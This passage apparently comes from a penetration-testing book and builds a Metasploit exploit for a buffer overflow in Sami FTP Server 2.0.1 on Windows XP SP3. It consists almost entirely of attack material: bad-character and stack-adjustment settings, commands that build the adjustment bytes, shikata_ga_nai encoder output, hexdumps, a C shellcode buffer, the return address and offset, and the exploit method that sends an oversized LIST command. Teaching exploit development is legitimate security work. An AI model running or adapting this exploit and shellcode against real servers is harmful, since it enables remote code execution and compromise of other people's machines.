    'BadChars'        => "\x00\x0a\x0d\x20\x5c",
    'PrependEncoder' => "\x81\xc4\x54\xf2\xff\xff" # Stack adjustment # add esp, -3500
  },
```




```
nasm > add esp, -0xDAC
00000000  81C454F2FFFF      add esp,0xfffff254
```




```
perl -e 'print "\x81\xC4\x54\xF2\xFF\xFF"' > adjustment
```




```
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 22 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 497 (iteration=0)
Saved as: payload
```




```
00000000  da d2 ba 2e c4 d7 a7 d9  74 24 f4 58 29 c9 b1 76  |........t$.X)..v|
00000010  31 50 19 03 50 19 83 c0  04 cc 31 2b 4f 92 ba d4  |1P..P.....1+O...|
00000020  90 f2 33 31 a1 32 27 31  92 82 23 17 1f 69 61 8c  |..31.2'1..#..ia.|
00000030  94 1f ae a3 1d 95 88 8a  9e 85 e9 8d 1c d7 3d 6e  |..............=n|
00000040  1c 18 30 6f 59 44 b9 3d  32 03 6c d2 37 59 ad 59  |..0oYD.=2.l.7Y.Y|
00000050  0b 4c b5 be dc 6f 94 10  56 36 36 92 bb 43 7f 8c  |.L...o..V66..C..|
00000060  d8 69 c9 27 2a 06 c8 e1  62 e7 67 cc 4a 1a 79 08  |.i.'*...b.g.J.y.|
00000070  6c c4 0c 60 8e 79 17 b7  ec a5 92 2c 56 2e 04 89  |l..`.y.....,V...|
00000080  66 e3 d3 5a 64 48 97 05  69 4f 74 3e 95 c4 7b 91  |f..ZdH..iOt>..{.|
00000090  1f 9e 5f 35 7b 45 c1 6c  21 28 fe 6f 8a 95 5a fb  |.._5{E.l!(.o..Z.|
000000a0  27 c2 d6 a6 2f 7a 8c 2c  b0 ea 39 a4 de 83 91 5e  |'.../z.,..9....^|
000000b0  53 24 3c 98 94 1f 71 7d  39 cc 21 d2 ed 9a ff 82  |S$<...q}9.!.....|
000000c0  68 fd ff fe d8 52 6a 02  8c 07 02 bf 33 a7 d2 57  |h....Rj.....3..W|
000000d0  ce a7 d2 a7 1e de e2 c3  33 15 65 75 fc 32 2c f1  |........3.eu.2,.|
000000e0  cd 8d c0 ad 75 a4 53 03  c4 04 0b f2 90 39 9c 49  |....u.S......9.I|
000000f0  17 fa 41 19 3b 92 ef d7  f5 19 b5 aa 96 e4 4c 42  |..A.;.........LB|
00000100  5f 62 98 ff f5 a7 9e 8b  68 8e 31 1a 3b 81 99 a5  |_b......h.1.;...|
00000110  e2 17 53 5e 60 81 e5 a7  bb 7d 4e 8b 8c 12 24 51  |..S^`....}N...$Q|
00000120  a9 94 c0 fd 17 23 75 99  91 c5 4d 0f 91 54 df 8c  |.....#u...M..T..|
00000130  67 53 26 60 2e e8 6c c3  f9 60 be fc 63 2d 85 7b  |gS&`..l..`..c-.{|
00000140  24 a0 32 08 f7 4e 5a bf  a0 e8 cc 74 38 8e 6b fd  |$.2..NZ....t8.k.|
00000150  b4 2b 4c 52 63 e6 dc 27  da 57 4e 8c 9f 37 40 4a  |.+LRc..'.WN..7@J|
00000160  18 b7 f0 3a 0f 3e 6f 7c  50 95 19 47 fc 7d 1a 4a  |...:.>o|P..G.}.J|
00000170  63 f9 49 19 30 56 3d cb  de b3 94 dd 25 bc c2 b4  |c.I.0V=.....%...|
00000180  30 48 b2 eb 97 1f 1f 5a  70 b2 99 7a fb 33 70 ff  |0H.....Zp..z.3p.|
00000190  3b be 73 4f c9 ad 6c 03  31 2d 6d f6 71 45 6d 16  |;.sO..l.1-m.qEm.|
000001a0  72 95 05 16 72 d5 d5 45  1a 8d 71 3a 3f d2 af 2e  |r...r..E..q:?...|
000001b0  ec 7f d9 b6 44 17 d9 18  6b e7 8a 0e 03 f5 ba 26  |....D...k......&|
000001c0  31 06 17 bd 76 8c 57 35  71 6d ab cf be 18 ce 88  |1...v.W5qm......|
000001d0  fd bd f8 a2 fd be 06 85  38 72 d7 d7 0c 4a 09 29  |........8r...J.)|
000001e0  48 9f 7b 78 9d ed 83 c1  11 a4 26 63 b8 c6 75 73  |H.{x......&c..us|
000001f0  e9                                                |.|
000001f1
```




```
cat adjustment payload > shellcode
```




```
root@kali:/usr/share/metasploit-framework/tools# hexdump -C adjustment
00000000  81 c4 54 f2 ff ff                                 |..T...|
00000006
root@kali:/usr/share/metasploit-framework/tools# hexdump -C shellcode
00000000  81 c4 54 f2 ff ff da d2  ba 2e c4 d7 a7 d9 74 24  |..T...........t$|
00000010  f4 58 29 c9 b1 76 31 50  19 03 50 19 83 c0 04 cc  |.X)..v1P..P.....|
00000020  31 2b 4f 92 ba d4 90 f2  33 31 a1 32 27 31 92 82  |1+O.....31.2'1..|
00000030  23 17 1f 69 61 8c 94 1f  ae a3 1d 95 88 8a 9e 85  |#..ia...........|
00000040  e9 8d 1c d7 3d 6e 1c 18  30 6f 59 44 b9 3d 32 03  |....=n..0oYD.=2.|
00000050  6c d2 37 59 ad 59 0b 4c  b5 be dc 6f 94 10 56 36  |l.7Y.Y.L...o..V6|
00000060  36 92 bb 43 7f 8c d8 69  c9 27 2a 06 c8 e1 62 e7  |6..C...i.'*...b.|
00000070  67 cc 4a 1a 79 08 6c c4  0c 60 8e 79 17 b7 ec a5  |g.J.y.l..`.y....|
00000080  92 2c 56 2e 04 89 66 e3  d3 5a 64 48 97 05 69 4f  |.,V...f..ZdH..iO|
00000090  74 3e 95 c4 7b 91 1f 9e  5f 35 7b 45 c1 6c 21 28  |t>..{..._5{E.l!(|
000000a0  fe 6f 8a 95 5a fb 27 c2  d6 a6 2f 7a 8c 2c b0 ea  |.o..Z.'.../z.,..|
000000b0  39 a4 de 83 91 5e 53 24  3c 98 94 1f 71 7d 39 cc  |9....^S$<...q}9.|
000000c0  21 d2 ed 9a ff 82 68 fd  ff fe d8 52 6a 02 8c 07  |!.....h....Rj...|
000000d0  02 bf 33 a7 d2 57 ce a7  d2 a7 1e de e2 c3 33 15  |..3..W........3.|
000000e0  65 75 fc 32 2c f1 cd 8d  c0 ad 75 a4 53 03 c4 04  |eu.2,.....u.S...|
000000f0  0b f2 90 39 9c 49 17 fa  41 19 3b 92 ef d7 f5 19  |...9.I..A.;.....|
00000100  b5 aa 96 e4 4c 42 5f 62  98 ff f5 a7 9e 8b 68 8e  |....LB_b......h.|
00000110  31 1a 3b 81 99 a5 e2 17  53 5e 60 81 e5 a7 bb 7d  |1.;.....S^`....}|
00000120  4e 8b 8c 12 24 51 a9 94  c0 fd 17 23 75 99 91 c5  |N...$Q.....#u...|
00000130  4d 0f 91 54 df 8c 67 53  26 60 2e e8 6c c3 f9 60  |M..T..gS&`..l..`|
00000140  be fc 63 2d 85 7b 24 a0  32 08 f7 4e 5a bf a0 e8  |..c-.{$.2..NZ...|
00000150  cc 74 38 8e 6b fd b4 2b  4c 52 63 e6 dc 27 da 57  |.t8.k..+LRc..'.W|
00000160  4e 8c 9f 37 40 4a 18 b7  f0 3a 0f 3e 6f 7c 50 95  |N..7@J...:.>o|P.|
00000170  19 47 fc 7d 1a 4a 63 f9  49 19 30 56 3d cb de b3  |.G.}.Jc.I.0V=...|
00000180  94 dd 25 bc c2 b4 30 48  b2 eb 97 1f 1f 5a 70 b2  |..%...0H.....Zp.|
00000190  99 7a fb 33 70 ff 3b be  73 4f c9 ad 6c 03 31 2d  |.z.3p.;.sO..l.1-|
000001a0  6d f6 71 45 6d 16 72 95  05 16 72 d5 d5 45 1a 8d  |m.qEm.r...r..E..|
000001b0  71 3a 3f d2 af 2e ec 7f  d9 b6 44 17 d9 18 6b e7  |q:?.......D...k.|
000001c0  8a 0e 03 f5 ba 26 31 06  17 bd 76 8c 57 35 71 6d  |.....&1...v.W5qm|
000001d0  ab cf be 18 ce 88 fd bd  f8 a2 fd be 06 85 38 72  |..............8r|
000001e0  d7 d7 0c 4a 09 29 48 9f  7b 78 9d ed 83 c1 11 a4  |...J.)H.{x......|
000001f0  26 63 b8 c6 75 73 e9                              |&c..us.|
000001f7
```




```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 530 (iteration=0)
unsigned char buf[] =
"\xb8\x1c\x93\xe3\xa3\xda\xc0\xd9\x74\x24\xf4\x5b\x29\xc9\xb1"
"\x7e\x83\xeb\xfc\x31\x43\x11\x03\x43\x11\xe2\xe9\x12\x27\xf7"
"\xe3\xea\x57\x22\xd1\xaf\x86\x17\x02\x68\x0f\xe3\x88\x83\xe8"
"\x25\x19\xda\x7f\x07\xc9\x04\x83\x37\xf0\xb5\x43\xb3\xce\x8b"
"\x68\xf3\x5c\x51\xba\x9b\x92\x95\x72\x3d\x60\xfd\x45\xaf\x06"
"\x22\xb1\xd0\x6f\x44\x31\x7a\x70\x28\xea\x9e\x1b\xbc\x67\x3e"
"\xa6\x54\xfa\x23\x7f\x9b\x6b\x40\x67\xd4\x1c\x21\xd3\xad\xde"
"\xe3\xd8\xa1\xf2\x33\x87\x94\xaa\x30\x7b\x52\xf2\x9b\xec\x08"
"\x1b\x72\xc4\x06\x8e\xc1\x6b\x18\x22\xed\x02\x2f\x1d\x24\xd2"
"\x67\x83\x5a\x3d\x10\x88\xd1\xdb\xa6\x18\x8a\x1f\x54\x79\xdc"
"\xe6\x72\xce\x0c\xbd\xef\x1c\x9b\x93\x0b\xd4\x45\x08\xc0\xbc"
"\xed\x86\x70\x45\x87\x59\x0b\x78\xc2\xa1\x88\x15\xf3\xb7\x30"
"\x23\x77\x82\x0f\x27\xa6\x24\x6e\xd7\x22\xa1\xd4\xd3\x14\x0b"
"\x3e\x85\x74\xf1\x33\xe6\x3a\xef\x75\x53\xe4\x6c\x14\xc5\x4a"
"\x56\x2b\x62\xf8\x89\x22\xef\x38\x79\xe5\xdd\xd6\x1b\x19\x63"
"\x40\xe6\x19\x9a\x49\x4a\x8c\x61\xe6\x6d\x52\xd9\xc5\xd6\x80"
"\x72\xe4\xbf\xf7\xda\xe6\x61\x15\xe7\x24\x88\xbf\x9d\xb6\x80"
"\x13\xaf\x8a\x69\xab\xe2\x60\xd5\x7f\xfe\x4e\x11\x8b\xf2\xdf"
"\x20\x17\xbb\xc8\xa8\x66\x25\xcc\xde\x86\x82\xc7\xc7\xed\x87"
"\xbe\x13\x41\x9a\xe1\xb9\xc2\xe5\xeb\x9a\x6d\x92\x7c\x6a\xa0"
"\xbf\x47\xf3\x5a\x1a\x55\xe4\x0f\x3b\xfa\x8b\x55\x64\x41\xf6"
"\xdb\xe0\x3a\x1a\xc0\xa7\xeb\x8e\xc8\xb5\xfb\x8d\xbd\xdc\x95"
"\x14\x70\xd0\x04\xc2\x54\x62\x41\xb9\x4c\x1b\xa0\xd5\xfd\x18"
"\x45\x45\x40\x62\xd5\xa8\x39\xe0\x3e\x12\x73\x1f\xc8\x1c\x2e"
"\xa0\x96\x48\x02\xaa\xee\x06\xf0\xae\xbb\x3d\x4b\x03\xa7\xa7"
"\x8f\x84\xfd\x70\x7e\x47\x9e\x49\x3e\x1d\xb9\x02\x4e\x9b\xb6"
"\x52\xc0\xa0\x98\x3f\x07\x1e\xe5\x42\x22\xea\x76\x45\x1b\xf3"
"\x48\xe3\xa1\xc8\x77\xb8\x4e\x13\xa2\x02\xac\x18\x9d\x32\x83"
"\x8a\x49\xdd\xfc\x16\x06\x53\x9b\xdd\x1d\xa0\xec\xde\xd9\x78"
"\x7f\x6e\xd7\x29\xec\x73\xd6\x1c\x80\x85\x69\x1b\x37\x7c\xf8"
"\x36\xc2\x96\x8e\xed\x18\xd3\x74\x80\xd2\xe6\xb7\x48\xbb\x39"
"\x24\x13\x1d\xf3\xf0\xfc\x44\xe4\x93\xe5\xfd\x1b\x67\x1c\xbb"
"\x02\x56\xd8\xab\xf7\xee\x68\x84\x32\x7e\x1d\x80\xf2\x3e\xc5"
"\x18\x84\xc2\x48\x5c\x37\xc1\x0c\x9b\xbd\x02\x02\x73\x6a\x7e"
"\xa8\x72\xbc\x37\xb3\xfe\xc6\x5a\x26\x83\xf6\x74\x1c\xa2\x9b"
"\xce\x9a\xde\x28\xc6";
```



```
'Targets'          =>
  [
    [ 'Sami FTP Server 2.0.1 / Windows XP SP3',
      {
        'Ret' => 0x10028283, # jmp esp from C:\Program Files\PMSystem\Temp\tmp0.dll
        'Offset'   => 228
      }
    ],
  ],
```




```
  def exploit
    connect
    if datastore['SOURCEIP']
      ip_length = datastore['SOURCEIP'].length
    else
      ip_length = Rex::Socket.source_address(rhost).length
    end
    buf = rand_text(target['Offset'] - ip_length)
    buf << [ target['Ret'] ].pack('V')
    buf << rand_text(16)
    buf << payload.encoded
    send_cmd( ['LIST', buf], false )
    disconnect
  end

end
```




```
      'Targets'          =>
        [
          [ 'Sami FTP Server 2.0.1 / Windows XP SP3',
            {
              'Ret' => 0x10028283, # jmp esp from C:\Program Files\PMSystem\Temp\tmp0.dll
              'Offset'    => 228
            }
          ],
        ],
      'DefaultTarget' => 0,
      'DisclosureDate' => 'Feb 27 2013'))
```


Chapter 9: Automating Reports and Tasks with Python



